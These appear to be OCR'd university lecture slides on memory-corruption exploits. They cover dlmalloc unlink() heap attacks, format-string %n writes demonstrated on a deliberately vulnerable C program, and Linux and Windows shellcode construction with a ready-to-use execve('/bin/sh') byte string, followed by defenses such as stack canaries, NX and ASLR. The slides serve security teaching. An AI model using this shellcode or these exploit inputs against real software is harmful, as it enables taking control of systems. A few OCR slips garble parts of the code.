


dlmalloc



dlmalloc

- Bin Management
 - available chunks are stored in bins on a circular doubly-linked list
 - each bin holds chunks of a certain size range
 - the bin itself consists of two pointers (forward/back) and acts as the corresponding list head
 - each bin is initially empty
 - chunks are maintained in decreasing sorted order by size
 - best fit algorithm



Part IV

Taking Control of the Program (Heap)

d1malloc

- When chunks are handled, their entries have to be taken off or inserted into the corresponding lists
- Macro `unlink()`
 - used to take off entry `P` with its pointers `FD` and `BK`

```
#define unlink(P, BK, FD) {
    BK = P->bk;
    FD = P->fd;
    FD->bk = BK;
    BK->fd = FD; }
```


- Macro `frontlink()`
 - used to insert `P` (size `S`, pointers `FD`, `BK`) into bin `IDX`
 - similar exploit approach like `unlink()`
 - no known exploit in the wild, but `sudo` example in Phrack 57-8

d1malloc

- Exploiting the `unlink()` macro
 - overwrite an arbitrary memory position with arbitrary integer
 - overwrite address stored in `FD + 12` (offset of `bk`) with `BK`
`BK = P->bk;`
`FD = P->fd;`
`FD->bk = BK;`
 - overwrite a function pointer (e.g., stored in GOT – global offset table) with address of the shell code
 - when function is later invoked, shell code is executed instead

Heap Overflow

- Heap overflow requires modification of boundary tags
 - in-band management information
 - task is to fake these tags to trick `dlmalloc` into overwriting addresses of attackers choice



Heap Overflow

Int. Secure Systems Lab
Vienna University of Technology

- Heap overflow requires modification of boundary tags
 - in-band management information
 - task is to fake these tags to trick `dldmalloc` into overwriting addresses of attackers choice

- Different techniques for other memory managers
 - System V (Solaris, IRIX) - self-adjusting binary trees
 - Phrack 57-9 (Once upon a free())

Part V

A (very) short introduction to printf

Format String Vulnerability

- `*printf()`
 - function with variable number of arguments
`int printf(const char *format, ...)`
 - as usual, arguments are fetched from the stack
- `const char *format` is called format string
 - used to specify type of arguments
 - `%d` or `%x` for numbers
 - `%s` for strings

Format String Vulnerability

```
#include <stdio.h>

int main(int argc, char **argv) {
    char buf[128];
    int x = 1;

    snprintf(buf, sizeof(buf), argv[1]);
    buf[sizeof(buf) - 1] = '\0';

    printf("buffer (%d): %s\n", strlen(buf), buf);
    printf("x is %d/%#x (@ %p)\n", x, x, &x);
    return 0;
}
```

Format String Vulnerability

```
> ./vul "AAAA"
buffer (28): AAAA
x is 1/0x1 (@ 0xbffff638)

> ./vul "AAAA %x %x %x %x"
buffer (28): AAAA 40017000 1 bffff680 4000a32c
x is 1/0x1 (@ 0xbffff638)

> ./vul "AAAA %x %x %x %x %x"
buffer (35): AAAA 40017000 1 bffff680 4000a32c 1
x is 1/0x1 (@ 0xbffff638)

> ./vul "AAAA %x %x %x %x %x %x"
buffer (44): AAAA 40017000 1 bffff680 4000a32c 1 41414141
x is 1/0x1 (@ 0xbffff638)
```

Part VI


Taking Control of the Program (Format String)

Format String Vulnerability

- Problem of user supplied input that is used with `*printf()`
 - `printf("Hello world\n"); // is ok`
 - `printf(user_input); // vulnerable`
- `%n`:
 - from: `man 3 printf`
 - The number of characters written so far is stored into the integer indicated by the `int*` (or variant) pointer argument.
- One can use *width modifier* to write arbitrary values
 - for example, `%.500d`
 - even in case of truncation, the characters that would have been written are used for `%n`


Format String Vulnerability

Stack Layout



Format String Vulnerability

Stack Layout



Format String Vulnerability

```
> perl -e 'system "./vul", "\x38\xf6\xff\xbf %x  
%x %x %x %x %x" '  
buffer (44): 8öÿ; 40017000 1 bffff680 4000a32c 1 bffff638  
x is 1/0x1 (@ 0xbffff638)
```

```
> perl -e 'system "./vul", "\x38\xf6\xff\xbf %x  
%x %x %x %x%n" '  
buffer (35): 8öÿ; 40017000 1 bffff680 4000a32c 1  
x is 35/0x2f (@ 0xbffff638)
```

Part VII

The Shellcode

Shellcode

- Sequence of machine instructions that is executed when the attack is successful
- Traditionally, the goal was to spawn a shell (that explains the name “shell code”)
- They can do practically anything:
 - create a new user
 - change a user password
 - modify the .rhost file
 - bind a shell to a port (remote shell)
 - open a connection to the attacker machine (reverse shell)
 - ...

Part VII

Unix Shellcode

How to Spawn a Shell

```
void main(int argc, char **argv) {  
    char *name[2];  
    name[0] = "/bin/sh";  
    name[1] = NULL;  
  
    execve(name[0], name, NULL);  
}
```

```
(gdb) disas execve  
.....  
mov     0x8(%ebp),%ebx  
mov     0xc(%ebp),%ecx  
mov     0x10(%ebp),%edx  
mov     $0xb,%eax  
int     $0x80  
.....
```

How to Spawn a Shell

```
int execve(char *file, char *argv[], char *env[])
```

```
(gdb) disas execve
....
mov     0x8(%ebp), %ebx
mov     0xc(%ebp), %ecx
mov     0x10(%ebp), %edx
mov     $0xb, %eax
int     $0x80
....
```


copy **file* to ebx
copy **argv[]* to ecx
copy **env[]* to edx

put the syscall
number in eax
(execve = 0xb)

invoke the syscall

How to Spawn a Shell


- Three parameters:
 - ***file**: put somewhere in memory the string (terminated by \0)
`\bin\sh`
 - ***argv[]**: put somewhere in memory the address of the string
`\bin\sh` followed by NULL (0x00000000)
 - ***env[]**: put somewhere in memory a NULL



The Address Problem

- How can we put in memory the address of the string `\bin\sh` if we do not even know where the position of the shellcode is?
- Solution...
 - the `CALL` instruction puts the return address on the stack
 - if we put a `CALL` instruction just before the string `\bin\sh`, when it is executed it will push the address of the string onto the stack

The jump/call trick



`popl` gets the return address set by the `call` instruction from the stack (that is, the address of `/bin/sh`)

The Shellcode (almost ready)

```
jmp      0x26          # 2 bytes
popl     %esi         # 1 byte
movl     %esi, 0x8(%esi) # 3 bytes
movb     $0x0, 0x7(%esi) # 4 bytes
movl     $0x0, 0xc(%esi) # 7 bytes
movl     $0xb, %eax   # 5 bytes
movl     %esi, %ebx   # 2 bytes
leal     0x8(%esi), %ecx # 3 bytes
leal     0xc(%esi), %edx # 3 bytes
int      $0x80       # 2 bytes
movl     $0x1, %eax   # 5 bytes
movl     $0x0, %ebx   # 5 bytes
int      $0x80       # 2 bytes
call     -0x2b       # 5 bytes
.string  \"/bin/sh\" # 8 bytes
```

setup

execve()

exit()

setup

The Zeros Problem

```
char shellcode[] =  
"\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"  
"\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"  
"\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"  
"\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89xec\x5d\xc3";
```

- The shellcode is usually copied into a string buffer
- `\x00` is the string terminator character
- Problem: any null byte would stop copying
- Solution: substitute any instruction containing zeros, with an alternative instruction

```
mov 0x0, reg --> xor reg, reg  
mov 0x1, reg --> xor reg, reg  
inc reg
```

The ready-to-use Shellcode

```
char shellcode[] =  
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0"  
    "\x88\x46\x07\x89\x46\x0c\xb0\x0b"  
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"  
    "\xcd\x80\x31\xdb\x89\xd8\x40xcd"  
    "\x80\xe8\xdc\xff\xff\xff/bin/sh"
```

The Zeros Problem

- Some tools provide this functionality automatically:
 - e.g., `msfencode` (metasploit framework)
 - alternative to shellcode modification: staging
 - encode shellcode (e.g., base64, eliminate unwanted chars)
 - decode before jumping to original code
 - might be helpful for a later challenge ;-)

```
char shellcode_with_NULLs[] =  
"\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00...";  
  
char shellcode[] =  
"DECODE(BASE64SHELLCODE);BASE64SHELLCODE";
```

Part VII

Windows Shellcode

Writing Shellcodes for Windows

Int. Secure Systems Lab
Vienna University of Technology

- System calls are not the answer anymore:
 - Windows syscall interface (int 0x2e or sysenter) changes between versions
 - Windows syscall interface is limited (no documented network support)
- Using syscalls in windows shellcode is “bad practice”
 - library calls instead of syscalls
 - first decide which functions you need to use in the shellcode and then find their absolute addresses
- The key difference is the fact that the address of the functions in windows will vary from version to version (service packs, patches..)

Absolute Addressing

- The only module guaranteed to be mapped into the processes address space is kernel32.dll
- If the function we need is in that library, we can just call it using its address:

```
xor eax, eax
mov ebx, 0x77e61bea      ;address of Sleep
mov ax, 5000             ;pause for 5000ms
push eax
call ebx                 ;Sleep(ms)
```

Dynamic Addressing

Int. Secure Systems Lab
Vienna University of Technology

- Kernel32.dll contains two important functions:
 - LoadLibraryA (libraryname);
 - GetProcAddress(hmodule, functionname);
- Enough to execute any function we need but..
 - kernel32.dll is not always loaded at the same address
 - the address of functions inside kernel32.dll may vary between Windows versions

Locating kernel32

- The operating system allocates a Process Environment Block (PEB) structure for every running process
 - the PEB can always be found at fs:[0x30] in the process memory, fs is an x86 segment register
- The PEB structure contains three linked lists with info about loaded modules that have been mapped into process space.
 - one list is ordered by the initialization time
 - pre-Windows 7: kernel32.dll is always the second module to be initialized
 - as of Windows 7: scan whole list of modules, searching for the module name
- It is possible to deterministically extract the base address for kernel32.dll from the PEB

Locating GetProcAddress

- The DLL PE image export directory table contains three important arrays:
 - the functions array
 - the symbol names array
 - the ordinals array
- To resolve a symbol one must
 - search for it in the symbol names array
 - four byte hash are used to reduce the space
 - the corresponding entry in the ordinals array is the function index
 - use the index to retrieve the function virtual address from the function array

Part VIII

Protection and Prevention Mechanisms

A Combination of Different Approaches

Int. Secure Systems Lab
Vienna University of Technology

- At the program level
 - to prevent attacks by removing the vulnerabilities
- At the compiler level
 - to detect and block exploit attempts
- At the operating system level
 - to make the exploitation much more difficult

First of All: the Human Factor

Int. Secure Systems Lab
Vienna University of Technology

- The main cause of buffer overflows are bad programmers, not the C language ;-)
 - educate programmers how to write secure code
 - test the programs with a focus on security issues
- Switch to more secure library functions
 - Standard Library: strncpy, strncat, ...
 - BDS's strlcpy, strlcat (boundary safe)
 - LibSafe: wrapper around a set of potentially “dangerous” libc functions
 - ContraPolice: libc extension to prevent heap overflow

Run time checking: Libsafe

Int. Secure Systems Lab
Vienna University of Technology

- Dynamically loaded library (LD_PRELOAD)
 - works with pre-compiled executables
- Intercepts calls to
strcpy, strcat, getwd, gets, [vf]scanf, realpath, [v]sprintf
- Use the frame pointer to approximate the buffer size:
buffer size < |EBP – buff address|
- Add some check to make sure that any buffer overflows are contained within the current stack frame
 - terminate the application if the space is not sufficient

Program Level: Static Analysis


Int. Secure Systems Lab
Vienna University of Technology

- Statically check source code to detect buffer overflows.
 - Ccured
 - Flawfinder
 - Insure++
 - CodeWizard
 - Cigital ITS4
 - Cqual
 - Microsoft PREfast/PREfix
 - Pscan
 - RATS
 - Fortify

Compile-time Technique: Stack Protection

Int. Secure Systems Lab
Vienna University of Technology

- Goal:
protect the function frame from being overwritten by the attacker
- Idea:
 - add a "canary" value between the local variables and the saved EBP
 - at the end of the function, check that the canary is "still alive"
 - a different canary value means that a buffer preceding it in memory has been overflowed



Canary Values

- **Terminator canaries:** contain string terminator characters (`\0`) to stop string copy routines
- **Random canaries:** contain a random value generated at program initialization and stored in a global variable
 - the attacker has to find a way to read the canary
- **Random XOR canaries:** contain a random value XORed with all (or part of) the control data to protect
 - can be used to detect attacks in which the attacker is able to modify the return address without overwriting the canary

Stack Protection Implementations

Int. Secure Systems Lab
Vienna University of Technology

- StackGuard
 - first canary implementation (by Immunix Corp) in 1997
 - implemented as a patch for gcc 2.95
- GCC Stack-Smashing Protector (ProPolice)
 - first developed as a patch for gcc 3.x
 - supports canary and stack variable rearrangement
 - part of GCC 4.1
- Visual Studio 2003 - GS option
 - compiler option to insert canaries (called security cookies by Microsoft), stack rearrangement

OS Level: Not Executable Stack

Int. Secure Systems Lab
Vienna University of Technology

- Does not block buffer overflows, but prevent the shellcode from being executed
 - can affect the execution of some programs that normally require to execute data on the stack
 - it makes use of hardware features such as the NX bit (IA-64, AMD64)
- Supported by many operating systems
 - MacOS X
 - Data Execution Prevention (DEP) in Windows XP Service Pack 2 and Windows Server 2003
 - OpenBSD W^X
 - ExecShield and PAX patches per Linux

OS Level: Address Space Randomization

Int. Secure Systems Lab
Vienna University of Technology

- Introduce **artificial diversity** by randomly arranging the positions of key data areas (base of the executable, position of libraries, heap, and stack)
 - prevent the attacker from being able to easily predict target addresses
- Implementations:
 - Linux kernels from 2.6.12
`/proc/sys/kernel/randomize_va_space`
 - Windows Vista
 - MacOS X from 10.7

Part IX


Return to Libc

Getting Around Non-Executable Stack

Int. Secure Systems Lab
Vienna University of Technology

